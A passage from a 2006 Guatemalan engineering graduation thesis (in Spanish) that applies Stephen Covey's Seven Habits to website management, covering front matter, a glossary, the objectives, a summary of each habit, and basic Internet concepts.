Universidad de San Carlos de Guatemala
Facultad de Ingeniería
Escuela de Ciencias y Sistemas

LOS SIETE HÁBITOS DE LOS SITIOS WEB ALTAMENTE EFECTIVOS

Manglio Vinicio Rafael Reyes Chávez

Asesorado por el Ing. Herbert Alfonso Solórzano Martinez

Guatemala, Mayo de 2006

UNIVERSIDAD DE SAN CARLOS DE GUATEMALA

FACULTAD DE INGENIERÍA

LOS SIETE HÁBITOS DE LOS SITIOS WEB ALTAMENTE EFECTIVOS

TRABAJO DE GRADUACIÓN

PRESENTADO A LA JUNTA DIRECTIVA DE LA
FACULTAD DE INGENIERÍA
POR

MANGLIO VINICIO RAFAEL REYES CHÁVEZ

ASESORADO POR EL ING. HERBERT ALFONSO SOLORZANO MARTINEZ

AL CONFERÍRSELE EL TÍTULO DE
INGENIERO EN CIENCIAS Y SISTEMAS

GUATEMALA, MAYO DE 2006

HONORABLE TRIBUNAL EXAMINADOR

Cumpliendo con los preceptos que establece la ley de la Universidad de San Carlos de Guatemala, presento a su consideración mi trabajo de graduación titulado

LOS SIETE HÁBITOS DE LOS SITIOS *WEB* ALTAMENTE EFECTIVOS,

tema que me fuera asignado por la Dirección de la escuela de Ciencias y Sistemas, con fecha de enero de 2004.

_____

Manglio Vinicio Rafael Reyes Chávez

UNIVERSIDAD DE SAN CARLOS DE GUATEMALA

FACULTAD DE INGENIERIA

NÓMINA DE JUNTA DIRECTIVA

DECANO	Ing. Murphy Olympo Paiz Recinos
VOCAL I	
VOCAL II	Lic. Amahán Sánchez Alvarez
VOCAL III	Ing. Julio David Galicia Celada
VOCAL IV	Br. Kenneth Issur Estrada Ruiz
VOCAL V	Br. Elisa Yazminda Vides Leiva
SECRETARIA	Inga. Marcia Ivonne Véliz Vargas

TRIBUNAL QUE PRACTICÓ EL EXAMEN GENERAL PRIVADO

DECANO	Ing. Murphy Olympo Paiz Recinos
EXAMINADOR	Ing. Cesar Augusto Fernández Cáceres
EXAMINADOR	Ing. Edgar René Ornelyz Hoil
EXAMINADOR	Inga. Vivian Damaris Campos de López
SECRETARIA	Inga. Marcia Ivonne Véliz Vargas

No dejaremos de explorar y el final de nuestra exploración
será volver al punto de partida y conocer este lugar por primera vez.
T.S. Elliot
acerca de la paradoja científica

AGRADECIMIENTOS

Al laboratorio de cómputo estudiantil SAE/SAP

Por permitirme realizar el trabajo de campo para esta investigación

Al Ing. Herbert Solórzano

Por su invaluable apoyo en la asesoría de este trabajo de graduación

Al Ing. Edgar Santos

Por su valiosa opinión y comentarios para darle forma final a este trabajo de graduación

A la familia Galindo

En especial a Gladys Galindo y a los doctores Juan Saúl Morales Sánchez y Sonia Galindo de Sánchez, gratitud por su apoyo incondicional, valiosos consejos y el ejemplo de determinación ante los momentos dificiles

A mis compañeros

Allan Fong

Arnulfo Roldán

Cesar de León

En especial a:

Ing. Ricardo Rafael Figueroa

DEDICATORIA A:

Dios

Fuente de infinito amor, sabiduría y conocimiento, por darme la vida y la oportunidad de servir a mis semejantes

Mis padres

Tadeo Reyes y Antonia de Reyes

Como una mínima recompensa por sus muchos desvelos y sacrificios, así como por el amor, consejos y ejemplos que he recibido de ellos todos estos años

Mi esposa

Cándida Montúfar de Reyes

Por el amor y apoyo brindado para poder terminar mis estudios y por su confianza en Dios que me ayudo a seguir adelante en los momentos difíciles

Mis hijos

Alessandra Catalina y Mariano Rafael

Por ser una fuente de amor en su tierna edad y por enseñarme a ver con nuevos ojos la vida misma

Mis hermanos

Luis, Nora, Irma, Matilde y Alvin

Por el amor fraternal y por su valioso apoyo en todos estos años

ÍNDICE GENERAL

ÍNDICE DE ILUSTRACIONES

FIGURAS

TABLAS

GLOSARIO

Análisis FODA Técnica de administración que consiste en analizar un entorno dado, tomando en cuenta sus fortalezas, oportunidades, debilidades y amenazas, con lo cual se mejora el conocimiento y se tiene más herramientas para la toma de decisiones.

Apache Servidor *web* gratuito bajo licencia *open source*, es el servidor *web* más popular de Internet.

ASP Lenguaje de *script* que es propiedad de Microsoft Corporation, sirve para generar contenido dinámico de páginas, es decir aquellas que cambian según sean las condiciones en las cuales son desplegadas.

CERT Institución perteneciente a la Universidad Carnegie Mellon cuyo objeto es discutir temas de seguridad e Internet y proveer a los usuarios y profesionales de informática de documentación y servicios de seguridad.

Cuadrantes Son espacios de tiempo dentro de los cuales se realizan actividades. Según el modelo del Dr. Covey existen cuatro cuadrantes y en todo momento se trabaja en uno de ellos. Cada uno tiene diferente impacto en la efectividad de las personas y organizaciones.

Enunciado de misión Conjunto de frases escritas que contienen una serie de lineamientos que sirven de guía, están basadas en principios sólidos, puede ser a nivel personal, o empresarial, en este texto se mencionan en varios contextos.

Extreme programming Metodología de análisis y diseño sólida pero flexible, que permite rápidos resultados y provee de buena comunicación y participación de todo el equipo en un proyecto dado.

E-Zine Vocablo que significa *Electronic magazine* o revista electrónica, generalmente son sitios *web* que contienen información sobre un tema particular, pueden ser gratuitas o comerciales, según sea el caso.

Flash	Archivos interactivos multimedia creados por Macromedia, consisten en animaciones gráficas que pueden ser descargadas por Internet, su uso se ha expandido mucho y se aplican en diversas áreas.
Heurísticos	Conjunto de principios universales que forman parte de reglas para la evaluación de un sistema en particular.
Internet information service**(IIS)**	Es el servidor *web* de Microsoft y segundo en el mercado de Internet en la lista de servidores *web*.
Open web application security project **(OWASP)**	Institución encargada de la investigación y mejora-miento de aplicaciones para Internet.
PHP	Lenguaje de *script* de código *open source* que se utiliza para la generación de páginas *web* dinámicas, es decir aquellas que cambian según sean las condiciones en la cuales son desplegadas.
Programa de afiliación	Estrategia por medio de la cual una empresa contratante paga a un sitio *web* para que incluya publicidad de sus servicios, generalmente la empresa de afiliación posee sitios de alto tráfico.

RUP	Metodología de análisis y diseño de *software* actual que consiste en la modelación visual de las características del negocio así como de la alta administración de proyectos basada en fases bien definidas
Sinergia	Situación que se produce cuando varios individuos colaboran entre sí obteniendo resultados más productivos que si se hiciera el trabajo individualmente, el enunciado básico de la sinergia es: 1+1=3 o más.
Spyware	*Software* que se instala en la máquina de los usuarios sin su consentimiento y que efectúa actividades diversas como espionaje de *passwords* y tarjetas de crédito así como recolección de información sobre hábitos de navegación entre otras cosas.
UCID	Metodología de análisis y diseño que pretende mejorar la experiencia de los usuarios finales en el uso de sistemas de *software* por medio de técnicas para crear software intuitivo y fácil de usar.

RESUMEN

La presente investigación consiste en la propuesta de aplicación de los siete hábitos de la gente altamente efectiva a la administración de sitios *web*. El libro de los siete hábitos es considerado como una de las obras que más influencia ha tenido sobre la cultura tanto personal como organizacional de finales del siglo XX. Su autor el Dr. Stephen Covey es un experto mundial en temas de liderazgo, comunicación y relaciones interpersonales y familiares y obtuvo la idea de su libro investigando 200 años de literatura sobre liderazgo y éxito como parte de su tesis doctoral.

En este texto se aborda cada uno de los hábitos propuestos por el Dr. Covey desde el punto de vista de análisis, diseño y mantenimiento de un sitio *web*, que incluye tres temas principales en cada hábito: administración, usabilidad y seguridad, proponiendo su aplicación a cualquier tipo de sitio *web* independientemente de su contenido.

La administración tiene que ver con las actividades de planificación, seguimiento y control en el ciclo de vida de un proyecto *web*, cubriendo temas como mercadeo, publicidad, presupuesto, equipos de trabajo, aspectos legales y políticas de precios.

La usabilidad tiene que ver con las actividades destinadas a crear sitios *web* sumamente fáciles de usar, agradables visualmente, eficientes en sus procesos y que tengan capacidad de crecimiento y rediseño sin perder sus características fundamentales.

En este apartado y a lo largo del texto se analizan las técnicas más utilizadas para lograr los objetivos anteriormente descritos.

La seguridad es un aspecto clave ya que permite a las empresas propietarias de los sitios *web*, operar de manera más segura, reduciendo los riesgos asociados a las aplicaciones en Internet por medio de políticas adecuadas. En este texto se discutirán las vulnerabilidades más comunes en aplicaciones de Internet, así como los medios de defensa contra ellas. También se enseñará al lector a utilizar Internet de manera más segura por medio de sencillas pero eficientes prácticas.

Finalmente, se utilizarán los conocimientos descritos para evaluar un sitio *web* y recomendar medidas prácticas para que este sea más eficiente y seguro.

OBJETIVOS

- **General**

Proveer de una guía simple y efectiva para la administración de sitios *web* utilizando para ello la reconocida metodología de los siete hábitos de la gente altamente efectiva del Dr. Stephen Covey.

- **Específicos**

1. Dar a conocer al lector el concepto de los siete hábitos de la gente altamente efectiva asi como las definiciones de usabilidad, seguridad y metodologías de desarrollo, todo ello aplicado al entorno de sitios *web.*

2. Dar a conocer al lector las bases de la administración de un sitio *web*, incluyendo la planificación asociada al mismo.

3. Dar a conocer al lector el concepto de usabilidad y la manera de aplicarlo eficientemente en el análisis y diseño de sitios *web*.

4. Dar a conocer al lector las principales amenazas de seguridad que afectan a un sitio *web* y enseñar cómo combatirlas.

5. Dar a conocer al lector el resultado del análisis de seguridad y usabilidad practicado al sitio *web* del laboratorio SAE/SAP por medio de la metodología de los siete hábitos

INTRODUCCIÓN

La presente investigación tiene el objetivo de poner en práctica Los siete hábitos de la gente altamente efectiva, según el libro del mismo nombre en un entorno de administración de sitios *web*.

En este documento se propone un modelo para utilizar dicha metodología con el fin de crear sitios *web* altamente eficientes, bien administrados, seguros y con un alto grado de usabilidad. Los siete hábitos serán descritos en los capítulos posteriores y cada uno de ellos será adaptado hacia el entorno de Internet con el fin de que el lector pueda tener una guía simple y efectiva para la construcción de sitios *web,* independientemente del tipo de proyecto que se desee construir.

Al leer este documento, el lector podrá conocer de manera simple las características más importantes a ser tomadas en cuenta para llevar a cabo un proyecto *web* a buen término, basándose en la metodología de los siete hábitos.

Cada hábito contiene tres aspectos fundamentales para la administración de sitios *web*, la administración, la usabilidad y la seguridad; a lo largo de los capítulos, cada uno de estos temas será desarrollado de acuerdo a diversos temas relacionados con los mismos.

Finalmente se realizará una evaluación de un sitio *web* existente y se recomendaran acciones para mejorar su eficiencia, seguridad y facilidad de uso.

1. MARCO TEÓRICO

A continuación se presenta una serie de conceptos que serán utilizados como base de la investigación, sus definiciones básicas y su significado más importante.

1.1 Los siete hábitos de la gente altamente efectiva ®

Origen y definición

Los siete hábitos de la gente altamente efectiva ® es el título del libro que escribió el Dr. Stephen Covey, conocido pensador y consultor familiar y empresarial de la actualidad, el Dr. Covey escribió el libro debido al hallazgo que hizo sobre su investigación de tesis doctoral.

El Dr. Covey se propuso encontrar en los libros de los pasados doscientos años los factores comunes del éxito y del liderazgo tanto personal, como empresarial, y de dicha labor surgieron los pilares de lo que llamó los siete hábitos.

Los siete hábitos son el resumen de dicha investigación, como el mismo Dr. Covey ha mencionado y no una invención personal, sin embargo han probado ser una guía útil en la búsqueda del mejoramiento personal y de grupo, ya sea este familiar o empresarial, ya que los siete hábitos pueden aplicarse prácticamente a cualquier entorno de la vida.

Puntos importantes de los siete hábitos

De adentro hacia afuera [1]

El liderazgo y la excelencia pueden alcanzarse únicamente si estos se cultivan firmemente en la propia persona, es decir, adquiriéndolos primero a nivel personal y posteriormente influenciar a las personas que se encuentran en el círculo social del involucrado, este primer paso ha sido llamado la victoria privada ya que simboliza el éxito que se obtiene luchando contra las propias fuerzas internas del individuo y rompiendo con ideas rígidas y preconcebidas del pasado para dar lugar a una mentalidad abierta y de aprendizaje.

Cambio de paradigma

Un paradigma es un conjunto de modelos mentales e ideas que una o más personas tienen sobre algún tema en particular, normalmente enraizado desde tiempo atrás y que es difícil de cambiar. Un cambio de paradigma significa adquirir una nueva manera de pensar y la capacidad de ver las cosas de diferente manera, de modo que éstas puedan enfrentarse de modo distinto, lo que generalmente permite alcanzar soluciones que de otro modo son difíciles de visualizar.

Paradigma centrado en principios

Los principios son leyes fundamentales que no cambian y que se mantienen invariables a lo largo del tiempo, sin importar los acontecimientos que sucedan alrededor, de ahí su fuerza y consistencia, aunque una persona los abandone y deje de practicarlos, los principios siguen siendo válidos invariablemente. Algunos ejemplos de principios son: la honestidad, la honradez y la puntualidad.

Un paradigma centrado en principios promueve que nuestras ideas y acciones se basen en dichos principios, lo cual da a nuestra vida una base firme y sólida de acción.

Descripción de los siete hábitos

1.2 Primer hábito: sea proactivo

Para entender la proactividad, se debe entender primero su opuesto: la reactividad que es una situación común en todas las personas, debido a la educación que normalmente se recibe en el hogar y las influencias del ambiente, la reactividad consiste en que los individuos reaccionen a los estímulos externos según estos sean, es decir, que si los estímulos son positivos el individuo responde positivamente, pero si estos son adversos, el individuo se defenderá y responderá normalmente de manera agresiva y se pondrá a la defensiva inmediatamente evadiendo toda responsabilidad de los hechos y culpando a los otros de sus errores.

Actualmente, muchas personas hablan acerca de la proactividad, lo asocian con el concepto de hiperactividad, especialmente cuando se habla de la eficiencia de los empleados, sin embargo esto no es así, la proactividad es un hábito que hace a una persona o grupo libre de su ambiente y de las ideas preconcebidas tanto propias como ajenas, dándole la libertad de tomar sus propias decisiones de adquirir la responsabilidad de las mismas. En pocas palabras permite a las personas decidir por sí mismas su destino, sin ver las dificultades como obstáculos sin más bien como oportunidades y sin necesidad de culpar a los otros por los errores propios.

Entre el estímulo y la respuesta

A toda acción sigue una reacción, esto es una ley reconocida, sin embargo entre el estímulo (acción) y la respuesta (reacción) existe un vacío o periodo de tiempo en el cual se encuentra la decisión que el individuo debe tomar, es decir, que en ese breve lapso antes de reaccionar ante un estímulo, el individuo está en la libertad de actuar según sea su paradigma, y es responsable de dicha acción desde ese momento, aunque parezca insignificante este simple cambio puede crear efectos inmensamente grandes en la conducta del individuo o grupo.

La esencia de toda persona proactiva, es que basa sus paradigmas en principios, lo cual le brinda la posibilidad de tener siempre un horizonte claro en donde orientarse en diversas situaciones, sin el temor de ser manipulado por sentimientos alterados o por la presión del ambiente. El ser proactivo es una práctica nada fácil al inicio pero que a su tiempo rinde grandes frutos en la persona dotándole de libertad y tranquilidad junto con la responsabilidad de proyectar su vida hacia adelante.

Para ser proactivo siempre se deben subordinar los sentimientos ante los valores, aunque es imposible no verse afectado por la influencia externa, los principios hacen que se vuelva al camino correcto, lo que el Dr. Covey llama “estar fuera del camino el 90% de las veces”, es decir, que aunque parezca que las influencias externas gobiernen la conducta de las personas proactivas tanto como las de la gente reactiva, los principios vuelven a encauzar a la persona hacia el camino correcto y le permiten ver las cosas claramente.

1.3 Hábito dos: empezar con un fin en mente

Empezar con un fin en mente significa estar basado en principios sólidos para actuar en todo momento guiado por valores y no por sentimientos, teniendo siempre la certeza que las decisiones tomadas serán beneficiosas para el entorno en el cual se llevan a cabo y que no deteriorarán las relaciones con la familia, amigos y compañeros de trabajo.

El primer hábito trata sobre el ser proactivo, el hábito dos toma esa proactividad y la convierte en planes concretos, se convierte en la primera creación; ya este hábito consiste en la ordenación de las ideas que luego serán puestas en marcha; el hábito dos toma esas ideas y las coloca dentro de planes concretos de ejecución.
Cuando se planifican actividades, el liderazgo precede a la administración, esta última dice cómo hacer las cosas mientras el liderazgo indica qué hacer.

Enunciado de misión

El enunciado de misión es fundamental dentro de una organización o para una persona particular, consiste en una lista de principios y valores que a criterio nuestro deben regir nuestras acciones y pensamientos en todo momento, fundamentalmente responderse a las preguntas de quién se desea ser y qué es lo que se desea alcanzar, todo ello basado en principios y valores sólidos.

Nuestras vidas están edificadas sobre cuatro pilares fundamentales, los cuales nos brindan la sensación de éxito y autorrealización, estos pilares son la seguridad, la guía, visión y poder, estos principios son interdependientes y tienen escalas independientes las cuales pueden combinarse según sea la aptitud de la persona. Estos elementos en conjunto definen a la persona como un ente interdependiente capaz de influir en su entorno con mayor o menor fuerza.

Es sumamente importante identificar nuestro centro de vida a cada momento con el fin de identificar si este se encuentra en un valor o principio sólido y duradero para nuestras vidas, ya que si este centro no se basa en principios, entonces toda la fundación de nuestras vidas puede tambalearse con cualquier imprevisto.

Nuestro paradigma está formado por modelos mentales fuertemente enraizados, pero si se es proactivo estos pueden cambiar y producir nuevas formas de pensamiento y conducta con la correspondiente cuota de crecimiento personal y organizacional.

Los componentes básicos para reescribir nuestro paradigma son la conciencia, el autoconocimiento y la imaginación, si se dispone de estos tres principios entonces cualquier paradigma que poseamos puede ser modificado eficientemente.

Se deben identificar en todo momento los roles a desempeñar y las metas asociadas a dichos roles, todo ello asociado al enunciado de misión personal o empresarial que se trazó con anterioridad, ejemplos de roles son: esposo, hijo, empleado, presidente etc.

1.4 Hábito tres: primero lo primero

Mientras el hábito dos es la primera creación o creación mental, el habito tres es la creación física o la realización material del habito dos, lo cual requiere que los hábitos uno y dos sean practicados como requisito fundamental, acción que se requiere de mucho coraje y disciplina.

La planificación de las actividades puede hacerse dentro de varios esquemas, sin embargo debe utilizarse el esquema de cuarta generación de la planeación de manera preferente. Este esquema consiste en planificar las actividades basándose en el valor ce cada una de ellas en lugar de hacerlo según la prioridad de cada una como se hace normalmente.

Cuadrantes del tiempo

Según el Dr. Covey, toda actividad humana se realiza dentro de 4 cuadrantes de tiempo, cada actividad se encuentra dentro de uno de esos cuadrantes y se ordenan según sea la importancia o urgencia de la actividad a desarrollar, dichos cuadrantes son: cuadrante 1 importante/urgente, cuadrante 2: importante/ no urgente, cuadrante 3: no importante/urgente y cuadrante 4 no importante/no urgente.

Figura 1. Cuadrantes de la administración del tiempo

URGENTE	NO URGENTE	
1	**2**	IMPORTANTE
3	**4**	NO IMPORTANTE

Fuente: Covey, hábito tres véase [1]

La mayoría de personas se mantiene en el cuadrante número uno, el cual representa a lo urgente e importante, normalmente las actividades inician por el cuadrante dos es decir que son importantes pero no urgentes, sin embargo la mayoría de personas al no ser proactivas descuidan estas actividades trasladándose a los cuadrantes tres (lo urgente pero no importante) o bien al cuatro (ni urgente ni importante).

Lo anterior crea un circulo vicioso que terminará nuevamente en el cuadrante uno debido a que no queda más tiempo para dedicarse a esa tarea tan importante y que ahora es urgente.

Las personas proactivas se mantienen en el cuadrante dos ya que esto les proporciona tiempo suficiente para planificar sus actividades de manera eficiente y con ello evitar estar siempre en el cuadrante uno donde imperan el caos y el estrés.

Mantenerse en el cuadrante dos exige una buena cuota de disciplina y de coraje para evitar los cuadrantes tres y cuatro donde se mantienen las personas ineficientes e irresponsables, las cuales generalmente son las que pierden sus trabajos o son altamente reactivas.

Planeación

En un enfoque proactivo basado en principios se debe desechar la prioridad para la planificación y se debe concentrar en los principios, la planificación diaria, aunque útil es insuficiente ya que priva de las metas semanales y mensuales y debido a esa falla tiende mucho a caer en el cuadrante uno, con la consiguiente cuota de estrés y tensión.

La planificación por tanto, debe ser, a criterio del Dr. Covey, semanal y estar basada en roles que se toman del enunciado de misión personal, descrito en el hábito dos. Al final de la semana se deben revisar los planes realizados y evaluar el cumplimento de las metas trazadas de antemano y de ser necesario aplicar medidas correctivas con el fin de fomentar la renovación constante.

La planificación incluye también la delegación de tareas en otras personas, lo cual es beneficioso para poder dedicarse a tareas de mayor valor, se debe ser cuidadoso en la delegación ya que esta puede estar vinculada al método de ejecución de la misma, en la medida de lo posible, la persona a la cual ha sido delegada la tarea debe preocuparse de los resultados y no debe recibir más instrucciones de las necesarias con el fin de fomentar la responsabilidad y de dejar que la persona aplique sus conocimientos y creatividad en la búsqueda de nuevas alternativas.

1.5 Hábito cuatro: piense en ganar-ganar

El cuarto habito es el primero de la segunda parte de la obra del Dr. Covey, y consiste en que una vez se ha alcanzado el liderazgo personal, se está listo para influir con dicho liderazgo al entorno en el cual nos desenvolvemos con el fin de crear equipos de trabajo eficientes proactivos e interdependientes, con valores y metas comunes y una visión compartida.

Paradigmas de cooperación humana

Las personas tenemos varios esquemas de cooperación mutua, esos esquemas definen cómo lucharemos por un objetivo, sea común o no, y según sea este esquema así también obtendremos una recompensa moral o bien una carga psicológica adicional , los modelos son los siguientes:

- Ganar-perder: significa que una persona gana y la otra pierde (o bien un equipo resulta vencedor y el otro derrotado). Este esquema es muy común y ha sido parte de nuestro paradigma desde niños, para la persona que resulta vencida generalmente significa una alta frustración, mientras que para la vencedora una euforia acompañada de sentimientos de ego agrandados y de desprecio al perdedor, aunque en ocasiones se presentan sentimientos de culpa en el vencedor.

- Perder-ganar: es exactamente lo opuesto a lo anterior, significa que una persona debe perder para que la otra gane, esto es característico de personas de débil carácter que piensan que es normal que pierdan mientras los otros se quedan con todo. Es igualmente negativo que la opción anterior ya que fomenta la desigualdad.

- Perder-perder: este esquema es aun más nocivo que ganar-perder ya que ambas partes resultan perjudicadas porque ninguna gana, sino ambas resultan perdedoras, este esquema es propio de gente u organizaciones inflexibles, tercas y reactivas que prefieren perder un beneficio antes que dar su brazo a torcer, un ejemplo claro es el agricultor que prefiere tirar su cosecha y desperdiciarla toda antes que venderla a bajo precio a sus clientes, con el pretexto de que “aquí se hace lo que yo digo”.

- Ganar: este esquema es propio de la gente indiferente y egoísta, su única intención es salir beneficiados de una situación o negociación, sin importarles qué suceda alrededor; si el otro gana, pues está bien, si pierde pues no importa, lo que si importa es que yo gane siempre. Es un esquema muy común en los negocios.

- Ganar-ganar: este esquema surge de un cambio de paradigma y de un empuje proactivo, sugiere que en una negociación o acuerdo entre dos partes, las dos deben salir beneficiadas en mayor o menor grado, pero las dos deben estar de acuerdo con la decisión tomada. Este esquema es muy importante porque fortalece la unión del grupo y la confianza entre el mismo, ya que las partes involucradas no se sienten utilizadas ni engañadas debido a que la negociación es mutuamente beneficiosa.

En todo grupo de individuos existe un concepto llamado cuenta bancaria emocional y consiste en que cada vez que un grupo o persona ejecuta un acto de consideración hacia el otro, efectúa un depósito, mientras que cuando realiza un acto que vulnere la libertad, conciencia o respeto hacia el otro ejecuta un retiro, generalmente un retiro es mas voluminoso que un depósito.

El punto es que una persona con una cuenta bancaria emocional baja, tendrá altas sus defensas psicológicas y será muy reactiva con tendencia a litigar y revelarse, mientras que una persona con una cuenta emocional alta tendrá mayor paciencia, consideración y comprensión para tolerar desacuerdos, dicha cuenta siempre es dicotómica, es decir se da entre dos individuos, entre dos grupos o entre un individuo y un grupo o a la inversa. Este tema se tratará con mayor profundidad en el capítulo 4.

1.6 Hábito cinco: procure comprender a los demás antes de querer ser comprendido

El hábito cinco comprende las habilidades básicas de comunicación, estas habilidades son definitivamente las más importantes en la vida del ser humano ya que éste pasa casi siempre comunicándose con sus semejantes de forma verbal o en abundantes formas no verbales.

En la formación de cualquier ser humano en la escuela existe la enseñanza de la lectura, de la escritura y cuando es un infante, la enseñanza del lenguaje oral por parte de sus padres, sin embargo, escuchar es quizás la parte más importante de la comunicación, tarea que sin embargo no es fomentada casi en ningún ambiente, lo cual nos deja en una situación en la que los conflictos personales son más importantes que los ajenos o bien nuestra opinión es más valedera que la de los otros, si no única.

El hábito cinco implica un gran cambio de paradigma, ya que propone botar nuestras barreras psicológicas y escuchar al otro de manera atenta, no a la defensiva y sin tratar de desprestigiarle, es decir tratar de entenderle primero libre de prejuicios.

Esto se llama escucha empática y provee grandes beneficios en la comunicación entre grupos derribando las barreras psicológicas que todos tenemos las cuales ocultan al verdadero “yo” interno mientras más altas sean.

Antes de juzgar se debe escuchar cuidadosamente, y tratar de alejar los prejuicios (prejuicio es un juicio previo a cualquier acción y por naturaleza destructivo) que se tienen ante cualquier persona.

Especialmente se debe evitar a toda costa el “recetar soluciones” antes de efectuar el correcto diagnóstico, lo cual solo es posible si antes se derriban los antes mencionados prejuicios.

1.7 Hábito seis: sinergice

La sinergia es motor potente e indispensable en el trabajo de grupo, ya sea con la familia, amigos o dentro de la organización, sugiere pertenencia al grupo e identificación con la misión grupal y de conjunto, significa simplemente que la unión de fuerzas de un grupo produce mayores beneficios que la suma de todos los esfuerzos hechos individualmente por los mismos participantes o como dice el Dr. Covey: “uno mas uno es igual a tres o más”.

Como se vio en el hábito cuatro se debe buscar siempre un esquema ganar-ganar, esto significa buscar siempre una tercera alternativa. Por naturaleza el ser humano está educado a pensar de forma dicotómica: bueno o malo, eficiente o ineficiente, culto e inculto pero la realidad difícilmente es dicotómica, siempre tiene mas de una alternativa hacia un problema determinado.

El ser sinérgico significa esforzarse en encontrar esa opción oculta que lleve hacia un común entendimiento, muchas veces las personas sienten que tienen la razón absoluta en una determinada situación, mientras que los otros están equivocados y sus contrapartes piensan lo mismo, lo que redunda en un bloqueo de ideas con la consiguiente degeneración de la comunicación y entendimiento, esto es peligroso porque puede llevar hacia un esquema perder-perder que es sumamente nocivo para los entornos de grupo.

Es importante en todo momento valorar las diferencias, lo que significa que la persona con la cual se está en desacuerdo tiene razón, aunque “yo” también la tenga, esto es buscar los puntos comunes en los cuales estamos de acuerdo y trabajar sobre ello con el fin de que los demás aspectos se clarifiquen en el camino. Valorar las diferencias requiere ser altamente proactivo ya que no es fácil aceptar la razón del otro cuando se sabe que uno está en lo correcto, pero la contraparte lo percibirá y tal y como se mencionó en el hábito 5, bajará sus defensas con la consecuente mejora en la negociación.

1.8 Hábito siete: afilar la sierra

El séptimo hábito consiste en la renovación, esta renovación prepara al individuo para seguir mejorando en sus entornos de vida, personales, familiares, sociales y empresariales, así como le da nuevas energías para afrontar los desafíos futuros. Este hábito trabaja en el cuadrante de tiempo dos.

El Dr. Covey define cuatro niveles de renovación:

Renovación física

Esta renovación implica el cuidado del cuerpo humano, consiste en comer bien, descansar la cantidad correcta de tiempo y hacer ejercicios.

En la vida diaria que la mayoría de personas afronta, la alimentación adecuada, el descanso y sobre todo el ejercicio son actividades que casi no se efectúan con el pretexto de que no se tiene tiempo para ellas, sin embargo, la negligencia en la práctica de las mismas, conduce a situaciones de urgencia en el cuadrante uno referentes a la salud, donde se debe recurrir a tratamientos correctivos de la salud que a la larga exigen mayor esfuerzo del efectuado si se hubiera tenido cuidado en aplicar la renovación.

Es necesario hacer ejercicio con el fin de tener buena forma física y de evitar enfermedades del corazón, así como para que el cuerpo se encuentre fuerte y el metabolismo y la energía alta, así como el estrés bajo.

Renovación espiritual

Este tipo de renovación tiene que ver con el centro de vida descrito en el hábito dos, consiste en aprender y practicar alguna doctrina espiritual que ayude a la persona a tener una guía o eje fundamental de vida que le fortalezca, especialmente en los tiempos difíciles y que le ayude a mantener los pies sobre la tierra, ejemplo de ello son las religiones, la lectura de textos inspirados y la música especialmente seleccionada.

Renovación mental

Consiste en mantener una conducta de aprendizaje continuo, muchos profesionales al salir de sus facultades descuidan su aprendizaje y quedan rápidamente obsoletos. En un área como la informática esto es impensable debido al rápido avance de la misma y al aparecimiento de nuevas tecnologías.

El principal medio para la renovación es la lectura, ya que normalmente los libros se pueden llevar consigo la mayor parte del tiempo, la renovación no debe limitarse únicamente al área de interés o especialidad de la persona sino a cualquier tema que enriquezca el conocimiento o cultura general y que le proporcione al individuo una visión más amplia del entorno en el cual existe.

Renovación social

Renovación social se refiere a la práctica de los hábitos cuatro, cinco y seis, consiste en saber cómo relacionarse mejor con los demás y alcanzar metas de grupo por medio de la escucha empática, la sinergia y la búsqueda de acuerdos ganar-ganar. Se debe alentar los depósitos positivos en la cuenta bancaria emocional con los demás y se debe tratar en la autoafirmación positiva para producir un cambio de paradigmas personal e influir en los demás para que también ellos cambien sus paradigmas.

Cada una de estas dimensiones de renovación deben ser practicadas constantemente y durante toda la vida, ya que la negligencia en la práctica de una sola de ellas perjudica a las demás y se siente su efecto en la persona, la renovación muestra sus frutos sobre los 7 hábitos, ayudando al individuo a cambiar sus paradigmas y a practicar el aprendizaje continuo.

1.9 Principios básicos sobre Internet

Internet es la red mundial de información. Una red como Internet es un grupo de computadoras que intercambian información, según reglas definidas.

Internet nació con fines militares pero su potencial hizo que se extendiera luego a entidades educativas y finalmente al mundo comercial, Internet ha revolucionado la manera de ver y entender la información, también ha revolucionado los negocios, las comunicaciones y acortado las distancias entre países y continentes.

Como toda red, Internet está formado por computadoras que se encuentran conectadas entre sí, con el fin de intercambiar información, las computadoras que poseen información y que la distribuyen a otras computadoras son llamadas generalmente servidores. Para estar conectado a Internet es necesario contar con un proveedor de Internet, este proveedor llamado comúnmente ISP o proveedor de servicios de Internet en Inglés, es una empresa dedicada a vender el servicio de conexión hacia Internet a sus clientes.

Para acceder a la información contenida en Internet, se necesita un programa que nos muestre en pantalla dicha información, este generalmente se llama *browser* o navegador. Ejemplo de algunos navegadores son: *Netscape*/*Mozilla* e Internet *Explorer*, el *browser* del usuario que se conecta a Internet se denomina cliente, este por medio del usuario realiza peticiones al servidor destino el cual responde a la solicitud del usuario enviando o denegando el recurso pedido según reglas definidas de acceso en el servidor.

Los recursos normalmente se encuentran en Internet por medio de páginas, las páginas son elementos visuales similares a las páginas de una revista, los cuales permiten al usuario obtener la información requerida o bien buscarla en el caso que no la haya encontrado aún.

Varias páginas forman un sitio, el cual normalmente se encuentra alojado en algún servidor remoto, este servidor para ser localizado dispone de una dirección numérica llamada dirección IP, la cual identifica de manera única a dicho servidor, sin embargo, para los seres humanos es más sencillo recordar frases que números, por lo que fue creado el URL que no es otra cosa que las direcciones que se escriben en los navegadores para acceder a un sitio o página, por ejemplo www.google.com que esel URL de un sitio en Internet.

Los sitios pueden contener información estática, es decir información que se mantiene fija en el tiempo y que solo cambia al ser modificada intencionalmente; estas páginas están creadas en su mayoría en el lenguaje HTML que es el lenguaje de programación básico de Internet. Una página puede contener información dinámica, la cual es generada en tiempo real, según sean las condiciones de ejecución que la página tenga en determinado momento. La información desplegada en tiempo real es creada por lenguajes que se ejecutan en el servidor, o bien en el cliente, y que presentan la información como si se tratase de una página estática con un formato definido, cuando en realidad ésta ha sido creada en el momento de ser ejecutada. Algunos de los lenguajes de creación de páginas dinámicas son PHP y ASP.

Cuando una página o sitio, contiene información que interactúa con el usuario y que permite que éste ingrese, modifique, elimine o busque datos, es llamada aplicación en Internet, generalmente las aplicaciones en Internet se encuentran conectadas con una base de datos que les permite almacenar la información necesaria para la aplicación y presentarla en un formato adecuado al usuario que desee consultarla.

1.10 Metodologías de desarrollo de *software*

